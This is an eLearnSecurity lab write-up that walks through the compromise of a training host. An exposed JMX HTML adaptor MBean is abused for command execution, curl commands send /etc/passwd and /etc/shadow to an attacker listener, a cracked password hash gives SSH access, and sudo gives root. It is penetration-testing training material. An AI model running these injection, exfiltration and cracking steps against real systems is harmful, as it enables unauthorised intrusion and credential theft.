

HERA LAB

HTML ADAPTER TO ROOT



eLearnSecurity has been chosen by students in 140 countries in the world
and by leading organizations such as:



1. SCENARIO

You are placed in an unknown network. Using nmap, discover an administrative console and explore it in order to find a critical misconfiguration.

2. GOALS

- Abuse an insecure administrative interface to gain code execution
- Then, extend your access to achieve a root shell on the target host

3. WHAT YOU WILL LEARN

- Being familiar with JMX html adaptor interfaces
- Finding insecure JMX configurations
- Extending blind code execution to full compromise

4. RECOMMENDED TOOLS

- Burpsuite
- Browser
- Nmap
- Netcat
- A password cracking tool

5. NETWORK CONFIGURATION

Target machine: **172.16.64.203**

6. TASKS

TASK 1. PERFORM RECONNAISSANCE

Find any exposed administrative interface and explore it.

Hint: Focus on non-default/custom functionality.

TASK 2. ABUSE AN INSECURE CONFIGURATION

Focus on any non-default/custom functionality discovered during the previous task. Try achieving code execution.

Hint: Explore all MBean components for command execution, but focus on the MBean's only attribute.

TASK 3. EXTEND CODE EXECUTION TO A ROOT SHELL

There are multiple attack paths to become root.

Hint: Try to obtain sensitive files and crack them.



SOLUTIONS


Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

TASK 1. PERFORM RECONNAISSANCE

We start with a standard nmap scan of the target host.

```
nmap -p- -sV -v -Pn 172.16.64.203 --open -T4
[...]
Nmap scan report for 172.16.64.203
Host is up (0.14s latency).
Not shown: 65199 closed ports, 333 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
8000/tcp  open  http-alt
```

We decide to investigate the non-standard http port that is visible in the results – 8000. It turns out to expose an unprotected HTML Adaptor – which is a default JMX administrative interface.



[JDMK5.1_r01] Agent View x +

172.16.64.203:8000

Agent View

Filter by object name:

This agent is registered on the domain **DefaultDomain**.
This page contains **24** MBean(s).

List of registered MBeans by domain:

- **DiagAgent**
 - [name=diagnosticsbean](#)
 - [name=htmladapter.port=8000](#)
- **JMImplementation**
 - [type=MBeanServerDelegate](#)
- **com.sun.management**
 - [type=DiagnosticCommand](#)
 - [type=HotSpotDiagnostic](#)
- **java.lang**
 - [type=ClassLoading](#)
 - [type=Compilation](#)
 - [type=GarbageCollector,name=Copy](#)
 - [type=GarbageCollector,name=MarkSweepCompact](#)

We can see many default methods of the HTML adapter. There might be various ways of achieving code execution. First we will focus on a non-default method which is named DiagAgent. Customized MBeans are more likely to be vulnerable or insecure than default ones. We will take a look at diagnosticsbean as htmladapter is the service on port 8000 we are currently interacting with.

TASK 2. ABUSE INSECURE CONFIGURATION

MBean description:
Information on the management interface of the MBean

List of MBean attributes:

| Name | Type | Access | Value |
|-------------------------|------------------|--------|--|
| Message | java.lang.String | RW | <input type="text" value="java -version"/> |

List of MBean operations:

[Description of start](#)
void

[Description of sayHello](#)
void

The MBean consists of two functions that do not return any value and serve an unknown purpose. The MBean also consists of one attribute (variable) that can be modified. We will try to inject OS commands into that variable. It looks like the “Message” attribute simply holds a command to be executed.

- First, the Message attribute is set by editing it **and pressing “Apply”**
- Then, start() is launched by clicking the “start” button

Before any exploitation activity, let’s first run a netcat listener.

```
nc -lvp 7000
```

“Message” is set to curl [your ip] [listener port]:

```
curl http://172.16.64.3:7000/rce
```

The below screenshot shows the process.

```
root@0xluk3:~# ifconfig | grep 172
    inet 172.16.64.3  netmask 255.255.255.0  broadcast 172.16.64.255
root@0xluk3:~# nc -lvp 7000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::7000
Ncat: Listening on 0.0.0.0:7000
```


List of MBean attributes:

| Name | Type | Access | Value |
|-------------------------|------------------|--------|---|
| Message | java.lang.String | RW | <input type="text" value="curl http://172.16.64.3:7000/rce"/> |

List of MBean operations:

[Description of start](#)

void

Upon clicking “start” we get the request from the vulnerable server which confirms code execution.

start Successful

The operation [start] was successfully invoked for
The operation returned with no value.

[Back to MBean View](#)

```

root@0x1uk3:~# nc -lvp 7000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::7000
Ncat: Listening on 0.0.0.0:7000
Ncat: Connection from 172.16.64.203.
Ncat: Connection from 172.16.64.203:34978.
GET /rce HTTP/1.1
Host: 172.16.64.3:7000
User-Agent: curl/7.47.0
Accept: */*
  
```


TASK 3. EXTEND CODE EXECUTION TO A ROOT SHELL

Now we should be able to abuse code execution. Let's try to exfiltrate data using curl. We will change the "Message" attribute again, this time to the below.

```
curl http://172.16.64.3:7000/rce -T /etc/passwd
curl http://172.16.64.3:7000/rce -T /etc/shadow
```

After each change of the Message value we restart the netcat listener and press "start" again.

This way first, we can check if the current user is root and if so, we will obtain the password hashes.

```
root@xluk3:~# nc -lvp 7000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::7000
Ncat: Listening on 0.0.0.0:7000
Ncat: Connection from 172.16.64.203.
Ncat: Connection from 172.16.64.203:34982.
PUT /rce HTTP/1.1
Host: 172.16.64.3:7000
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 1271
Expect: 100-continue

root!:18247:0:99999:7:::
daemon*:17953:0:99999:7:::
bin*:17953:0:99999:7:::
sys*:17953:0:99999:7:::
```

Exfiltration of the shadow file succeeds which means that:

- The code execution context is root
- We obtained one password hash down the file which may be a candidate for offline cracking

The leaked password hash is:

```
xs1t:$6$JUkOpKwn$ey9L68IqMovtItur1fLG0eWUh2f7NfCRJbmNpFCfk0oYw8Ldjt0ZkIeeyqZ5
4APpXd7tDTWtHxPeI0FqRlkDT.:18257:0:99999:7:::
```

Let's use the rockyou wordlist below.

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-05.txt>

Using john the ripper, the password is instantly cracked.

```

root@xsluk3:~# nano hash.txt
root@xsluk3:~# cat hash.txt
xslt:$6$JkOpKwn$ey9L68IqMvotItur1fL60eWU2f7NfCRJbmNpFCfk0oYw8Ldjt0ZkIeeyqZ54APpXd7tDTWtHxPeI0FqRlkDT.:18257:0:99999:7:::
root@xsluk3:~# john hash.txt /root/Desktop/Tools/SecLists/Passwords/Leaked-Databases/rockyou-05.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789 (xslt)
ig 0:00:00:00 DONE 2/3 (2019-12-29 07:48) 1.020g/s 3280p/s 3280c/s 3280C/s 123456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@xsluk3:~#

```

Knowing that SSH is open we can try to log in with that user. As root account is disabled and this is the only account on the filesystem with a password, we can suspect it has some extended privileges.

```

root@xsluk3:~# ssh xslt@172.16.64.203
xslt@172.16.64.203's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

98 packages can be updated.
0 updates are security updates.

Last login: Fri Dec 27 04:23:19 2019 from 172.16.64.3
xslt@xslt:~$ sudo -l
[sudo] password for xslt:
Matching Defaults entries for xslt on xslt:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xslt may run the following commands on xslt:
    (ALL : ALL) ALL
xslt@xslt:~$ sudo su
root@xslt:/home/xslt# id
uid=0(root) gid=0(root) groups=0(root)
root@xslt:/home/xslt#

```

By inspecting sudo rights (see above) we confirm that knowing the password of that user is enough to take complete control over the machine.